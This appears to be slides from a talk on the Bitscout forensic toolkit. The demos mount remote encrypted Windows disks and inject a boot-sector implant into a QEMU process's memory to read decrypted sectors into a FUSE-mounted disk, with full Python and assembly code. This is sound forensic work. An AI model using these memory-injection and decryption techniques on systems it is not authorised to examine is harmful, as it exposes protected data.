




Opening the firewall may be required. Once the connections from the client are established, details are printed out on the screen.

+Supervised mode is required for low-level commands

```
root@bitscout:~$ supervised-shell
supervised> rm /dev/container/nbd*; mknod /dev/container/nbd0 b 43 0
Your command is being reviewed. Once review is complete, you shall see output here.
supervised> bash -c "xnbd-client --connect /dev/container/nbd0 10.3.0.2 2002 >/dev/null 2>/dev/null &"
supervised> ^C
```



The creation of a block device require privileges beyond those available within the LXC container. The client can then connect once authorised by the “owner”.

+The file system can now be mounted and files extracted

```
root@bitscout:~$ fls /dev/host/nbd0
r/r 84267-128-3:        $dcsys$
r/r 19313-128-3:        bootmgr
r/r 4-128-4:    $AttrDef
r/r 8-128-2:    $BadClus
r/r 8-128-1:    $BadClus:$Bad
r/r 6-128-4:    $Bitmap
r/r 7-128-1:    $Boot
r/- * 0:        $dcsys$
d/d 11-144-4:   $Extend
r/r 0-128-6:    $MFT
d/d 57-144-5:   $Recycle.Bin
r/r 19309-128-1:        BOOTNXT
r/r 85756-128-1:        hiberfil.sys
r/r 82752-128-1:        pagefile.sys
…
```


Once the client is connected, the remote disk can be accessed and mounted on Bitscout.
The encrypted disk appears decrypted as it is on Windows.
All files can be accessed without any restriction, the raw disk accessed by sector.

```
root@bitscout:~$ mkdir /mnt/C
root@bitscout:~$ mount -t ntfs-3g -o ro,show_sys_files,streams_interface=windows,norecover /dev/host/nbd0 /mnt/C
root@bitscout:~$ cd /mnt/C/Windows/System32/drivers
root@bitscout:/mnt/C/Windows/System32/drivers$ dir perkiller*
perkiller.sys
root@bitscout:/mnt/C/Windows/System32/drivers$ xxd perkiller.sys | head –n1
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
root@bitscout:/mnt/C/Windows/System32/drivers$ python -c "import hashlib; print
hashlib.sha256(open('perkiller.sys','rb').read()).hexdigest()"
97c39a91ed318cd25c0245df8ac387cf2025c1eb760154954941c87b63c15503
```

+Live Demo 3

Windows 10 – Full Disk Encryption
Advanced rootkit (forging disk sectors) or unbootable Windows

+During the bootup, the OS crashes, suspected malicious



The system doesn’t boot up, the disk is encrypted.

+Some setup is required for the rest of the operations


Pipes (serial connections) are created, a VM is created, GDB started with a hardware breakpoint at 0x7c00.

```
root@bitscout:~$ mkfifo guest.serial.{in,out}

root@bitscout:~$ qemu-system-i386 -name Local -enable-kvm -cpu host -m 512 -boot strict=on -drive
file=/root/evidence0.qcow2,format=qcow2,if=ide,id=disk0 -monitor stdio -vga std -chardev
pipe,path=guest.serial,id=com1 -serial chardev:com1 -device usb-ehci,id=ehci -device usb-tablet -s -S -vnc :0
QEMU 2.11.1 monitor - type 'help' for more information
(qemu)


root@bitscout:~$ gdb -ex 'target remote localhost:1234'
(gdb) hb *0x7c00
Hardware assisted breakpoint 1 at 0x7c00
(gdb) c
Continuing.

Breakpoint 1, 0x00007c00 in ?? ()
(gdb) c
Continuing.
```

The system performs POST (Power-On Self-Test) to check the hardware and initialize it. CPU (Central Processing Unit) then searches for **boot record to load** into the main memory at 0x7c00 and gives it control. In case of disk encryption with BIOS implementation, it will set an **interrupt handler for int13h** to decrypt the disk on-demand once the password validation succeed.

https://neosmart.net/wiki/mbr-boot-process/
https://is.muni.cz/th/jih07/chromik-bootprocess.pdf

+When the password is entered, the disk i/o interrupt handler is set




```
Breakpoint 1, 0x00007c00 in ?? ()
(gdb)
```

When the interrupt handler for int13h is set properly, after the password is validated, the boot loader then **replaces the original MBR** and complete the boot sequence of Windows. When the breakpoint is hit a second time, the original MBR is set at 0x7c00.

+Writing our implant in the memory of the qemu process

```
root@bitscout:~$ cat set_procmem.py
#! /usr/bin/env python
import re,sys
from binascii import unhexlify

if len(sys.argv) == 1:
  print("%s <pid> <start> <hex data>" % (sys.argv[0]))
  exit(0)

PID=int(sys.argv[1],10)
mem_file = open("/proc/%d/mem" % PID, 'w', 0)
start = int(sys.argv[2], 16)
mem_file.seek(start)  # seek to region start
mem_file.write(unhexlify(sys.argv[3]))
mem_file.close()
```

Set_procmem.py replaces the code at 0x7c00 by our 254 bytes implant. To find the right offset, we retrieve the offset of the memory region with the size of the RAM allocated tour VM (512mb = 0x20000000) and add 0x7c00.

/proc/<pid>/maps contains the offset and the size of all regions allocated,

/proc/pid/mem the memory content of that process

```
root@bitscout:~$ ./set_procmem.py `pgrep qemu` $(cat /proc/`pgrep qemu`/maps |
cut -d' ' -f1| awk -F- '{if(strtonum("0x" $2)-strtonum("0x"
$1)==0x20000000){printf("0x%x", strtonum("0x" $1)+0x7c00)}}')
eb2d10000100007e0000028030000000000be007c81c60200b442b280cd13bafd03eca82074f8b
af803b02deeeb3ebc007c31c08ec06a001fbaf903b000eebafb03b080eebaf803b003eebaf903b0
00eebafb03b003eebafa03b0c7eebafc03b00beeb486b90000ba0010cd15bafd03eca80174eebaf
803eca82e7595ebee

(qemu) del 1     ; remove the breakpoint
(qemu) c         ; continue
```

Once the implant is in place, let’s resume the execution of the VM in qemu

+PoC - Reads the decrypted sector 0x800 of the 1st disk

```
root@bitscout:~$ cat simple_readsector.asm
; compile with "nasm <file.asm>"
;
; Some explanation based on work of MS MBR using extended read function 0x42 of int 13h
; The following packet reads sector 0x800 from the first drive. Absolute offset of data is 0x800*0x200
; ah = 0x42 (function number: ext. disk read)
; dl = 0x80 (drive)
; ds:si = 0000:7BDO (disk address packet) // on stack
; 00007BD0: | 10 | 00 | 01 00 | 00 7C | 00 00 | 00 08 00 00  00 00 00 00
;
; Now lets try to load sector 0x32800 to 0x7e00
    jmp     strtRead

DAPACK:
    db      10h                         ; Packet Size
    db      0                           ; Always 0
blkcnt:
    dw      1                           ; Sectors Count
db_add:
    dw      07E00h                      ; Transfer Offset
    dw      0                           ; Transfer Segment
d_lba :
    dd      032800h                     ; Starting LBA(0 - n)
    dd      0000h                       ; Bios 48 bit LBA

; ******************************************************************************
; Start Reading Sectors using INT13 Func 42
; ******************************************************************************
strtRead:
    mov     sp, 0x7c00
    push    0x0
    pop     ds
    mov     si, 0x7c00                  ; si points to the code start
address
    add     si, DAPACK                  ; Load DPACK offset to
SI
    mov     ah, 042h                    ; Function 42h
    mov     dl, 080h                    ; Drive ID
    int     013h; Call INT13h
infLoop:
    ;jmp infLoop
    nop
    nop
    jmp strtRead
```

+Implant - Reads any decrypted bytes (signal by COM1)

```
jmp     START

DAP:
  db      0x10        ; Packet Size
  db      0           ; Always 0
blkcnt:
  dw      0x0001      ; Sectors Count
db_add:
  dw      0x7E00      ; Transfer Offset
  dw      0x0000      ; Transfer Segment
d_lba :
  dd      0x32800     ; Low offset value    | offset 0x0a
  dd      0           ; High offset value   | offset 0x0e

SECTORREAD:
  mov     si, 0x7c00   ; SI points to the base address
  add     si, DAP      ; load DAP structure offset to SI
  mov     ah, 0x42     ; function 42h (extended disk read)
  mov     dl, 0x80     ; drive ID (0x80 means the first drive)
  int     0x13         ; call the interrupt

WRITESERIAL:
  mov     dx, 0x3fd
  in      al, dx
  test    al,0x20
  jz      WRITESERIAL

  mov     dx,0x3f8
  mov     al, '-'
  out     dx, al

  jmp     RECVSERIAL    ; return to waiting for signal over serial

START:
  mov     sp, 0x7c00   ; Setup stack
  xor ax, ax
  mov es, ax
  push    0
  pop     ds
```

```
INITSERIAL:
  mov     dx, 0x3f9 ; COM1 port is 0x3f8
  mov     al, 0x00
  out     dx, al ; Disable all interrupts
  mov     dx, 0x3fb
  mov     al, 0x80
  out     dx, al ; Enable DLAB (set baud rate divisor)
  mov     dx, 0x3f8
  mov     al, 0x03
  out     dx, al ; Set divisor to 3 (lo byte) 38400 baud
  mov     dx, 0x3f9
  mov     al, 0x00
  out     dx, al ; divisor high byte
  mov     dx, 0x3fb
  mov     al, 0x03
  out     dx, al ; 8 bits, no parity, one stop bit
  mov     dx, 0x3fa
  mov     al, 0xc7
  out     dx, al   ; Enable FIFO, clear them, with 14-byte threshold
  mov     dx, 0x3fc
  mov     al, 0x0b
  out     dx, al   ; IRQs enabled, RTS/DSR set

RECVDELAY:
  mov     ah, 86h  ; sleep function
  mov     cx,0h    ; high word of sleep interval (1,000,000ths of a second)
  mov     dx,1000h ; low word of sleep interval
  int     15h

RECVSERIAL:
  mov     dx, 0x3fd
  in      al, dx
  test    al,1
  jz      RECVDELAY
  mov     dx, 0x3f8
  in      al,dx     ; get 1 byte from COM1
  test    al, 0x2e  ; if we received '.', read sector immediately
  jnz     SECTORREAD
  jmp     RECVSERIAL
```

+Client - Reads any decrypted bytes (signal by COM1)

```
root@bitscout:~$ cat read_sector.py
#!/usr/bin/env python
import sys,time
from binascii import hexlify,unhexlify
from struct import pack,unpack

VM_MEMSIZE=0x20000000 #512Mb

if len(sys.argv) != 4:
  print("%s <pid> <control pipe> <disk hex offset>" % (sys.argv[0]))
  exit(0)

PID = int(sys.argv[1],10)
CTLPIPE = sys.argv[2]
TARGETOFFSET = int(sys.argv[3],16)
VM_MEMSTART = 0
VM_XCHANGEBUF = 0x7e00
VM_CODEBUF = 0x7c00

def vm_get_memstart():
  global VM_MEMSTART, VM_MEMSIZE
  maps_file = open("/proc/%d/maps" % PID, 'r', 0)
  for l in maps_file:
    (t1,t2) = l.split(" ")[0].split("-")
    (mem_start,mem_end) = ( int(t1,16), int(t2,16) )
    if mem_end-mem_start == VM_MEMSIZE:
      VM_MEMSTART = mem_start

def vm_get_memdata(data_offset, data_size):
  global VM_MEMSTART
  ctlpipe_putc(".")
  c = ctlpipe_getc()
  if c == '-':
    mem_file = open("/proc/%d/mem" % PID, 'rb', 0)
    mem_file.seek(VM_MEMSTART + data_offset)  # seek to data offset
    data = mem_file.read(data_size)
    mem_file.close()
    return data
  else:
    print("Received invalid signal from control pipe: 0x%0.2x" % (ord(c)))
```

```
def vm_set_memdata(data, data_offset):
  global VM_MEMSTART
  mem_file = open("/proc/%d/mem" % PID, 'wb', 0)
  mem_file.seek(VM_MEMSTART + data_offset)  # seek to data offset
  data = mem_file.write(data)
  mem_file.close()


def ctlpipe_getc():
  global CTLPIPE
  pipe_file = open("%s.out" % CTLPIPE,"rb",0)
  c = pipe_file.read(1)
  pipe_file.close()
  return c


def ctlpipe_putc(s):
  global CTLPIPE
  pipe_file = open("%s.in" % CTLPIPE,"wb",0)
  pipe_file.write(s)
  pipe_file.close()



vm_get_memstart()
vm_set_memdata( pack("<L", TARGETOFFSET) , VM_CODEBUF+10)
d = vm_get_memdata(VM_XCHANGEBUF, 512)
print(hexlify(d))
```

+With our implant in place, we can validate our theory

```
root@bitscout:~$ mmls /dev/host/evidence0
Units are in 512-byte sectors
      Slot      Start        End          Length       Description
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0001026047   0001024000   NTFS / exFAT (0x07)
003:  000:001   0001026048   0025163775   0024137728   NTFS / exFAT (0x07)

root@bitscout:~$ python -c 'print(hex(1026048*512))'   #offset in bytes to the drive C: in sectors
0x1f500000

root@bitscout:~$ xxd -l 64 -o 0x1f500000 /dev/host/evidence0
1f500000: 33c0 9090 eb10 1000 1e00 0000 0020 daff  3.......... ..
1f500010: 7f01 0000 0000 ea1b 7c00 00fa 31c0 8ed8  ........|...1...
1f500020: 8ed0 bc00 40fb 8b1e 4c00 8e06 4e00 2666  ....@...L...N.&f
1f500030: 817f 02bb 0147 6d74 0ae8 a800 7205 31db  .....Gmt....r.1.


root@bitscout:~$ python -c 'print(hex(1026048))'
0xfa800

root@bitscout:~$ ./read_sector.py `pgrep qemu` guest.serial 0xfa800 | xxd -r -pos | xxd -l 64
00000000: eb52 904e 5446 5320 2020 2000 0208 0000  .R.NTFS    .....
00000010: 0000 0000 00f8 0000 3f00 ff00 00a8 0f00  ........?.......
00000020: 0000 0000 8000 8000 ff4f 7001 0000 0000  .........Op.....
00000030: 0000 0c00 0000 0000 0200 0000 0000 0000  ................
```

We can read 1 arbitrary sector decrypted!

+qemu2fuse_relay – Some key parts of the driver

```
…
SECTORSIZE=512 #disk sector size
VM_MEMSIZE=0x20000000 #512Mb
VM_MEMSTART = 0
VM_XCHANGEBUF = 0x56E00
VM_XCHANGEBUF_MAXLENGTH = 0x10000
VM_CODEBUF = 0x7c00
…
def vm_get_memstart():
  global VM_MEMSTART, VM_MEMSIZE
  maps_file = open("/proc/%d/maps" % PID, 'r', 0)
  for l in maps_file:
    (t1,t2) = l.split(" ")[0].split("-")
    (mem_start,mem_end) = ( int(t1,16), int(t2,16) )
    if mem_end-mem_start == VM_MEMSIZE:
      VM_MEMSTART = mem_start

def vm_get_memdata(data_offset, data_size):
  global VM_MEMSTART
  ctlpipe_putc(".")
  c = ctlpipe_getc()
  if c == '-':
    mem_file = open("/proc/%d/mem" % PID, 'rb', 0)
    mem_file.seek(VM_MEMSTART + data_offset)  # seek to data offset
    data = mem_file.read(data_size)
    mem_file.close()
    return data
  else:
    print("Received invalid signal from control pipe: 0x%0.2x" % (ord(c)))

def vm_set_memdata(data, data_offset):
  global VM_MEMSTART
  mem_file = open("/proc/%d/mem" % PID, 'wb', 0)
  mem_file.seek(VM_MEMSTART + data_offset)  # seek to data offset
  log_print("Setting data %s to %x" % (hexlify(data),VM_MEMSTART +
data_offset))
  data = mem_file.write(data)
  mem_file.close()
…
```

```
def ctlpipe_getc():
  global CTLPIPE
  pipe_file = open("%s.out" % CTLPIPE,"rb",0)
  c = pipe_file.read(1)
  pipe_file.close()
  return c

def ctlpipe_putc(s):
  global CTLPIPE
  pipe_file = open("%s.in" % CTLPIPE,"wb",0)
  pipe_file.write(s)
  pipe_file.close()

…
class qemu2fuse(Operations):
    def __init__(self, root, disksize):
        self.root = root
        self.diskfile = "disk"
        self.disksize = disksize

…
    def getattr(self, path, fh=None):
        log_print("getattr(\"%s\") called." % (path))
        full_path = self._full_path(path)
        diskattr = {}
        if path == "/":
          diskattr = { 'st_atime':0 , 'st_ctime':0, 'st_gid':0,
'st_mode':16877, 'st_mtime':0, 'st_nlink':2, 'st_size':60, 'st_uid':0 }
        elif path == "/"+self.diskfile:
          diskattr = { 'st_atime':0 , 'st_ctime':0, 'st_gid':0,
'st_mode':33188, 'st_mtime':0, 'st_nlink':1, 'st_size':self.disksize,
'st_uid':0 }
        return diskattr
…
```

+With our fuse driver, we can access all files on disk

```
root@bitscout:~$ mkdir ./fuse
root@bitscout:~$ ./qemu2fuse_relay.py `pgrep qemu` guest.serial `blockdev --getsize64 /dev/host/evidence0`
./fuse
root@bitscout:~$ cd ./fuse && ls -lah
total 0
drwxr-xr-x 2 root root  60 Jan  1  1970 .
drwxr-xr-x 1 root root 380 Jun 16 06:40 ..
-rw-r--r-- 1 root root 12G Jan  1  1970 disk
```

A virtual file has been created. 12Gb is definitely bigger than what the RAM can hold.

```
root@bitscout:~$ mmls fuse3/disk
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors
      Slot      Start        End          Length       Description
002:  000:000   0000002048   0001026047   0001024000   NTFS / exFAT (0x07)
003:  000:001   0001026048   0025163775   0024137728   NTFS / exFAT (0x07)

root@bitscout:~$ fls -o2048 fuse3/disk
r/r 4-128-4:    $AttrDef
r/r 8-128-2:    $BadClus
r/r 8-128-1:    $BadClus:$Bad
r/r 6-128-4:    $Bitmap
r/r 7-128-1:    $Boot
d/d 11-144-4:   $Extend
r/r 2-128-1:    $LogFile
r/r 0-128-6:    $MFT
```

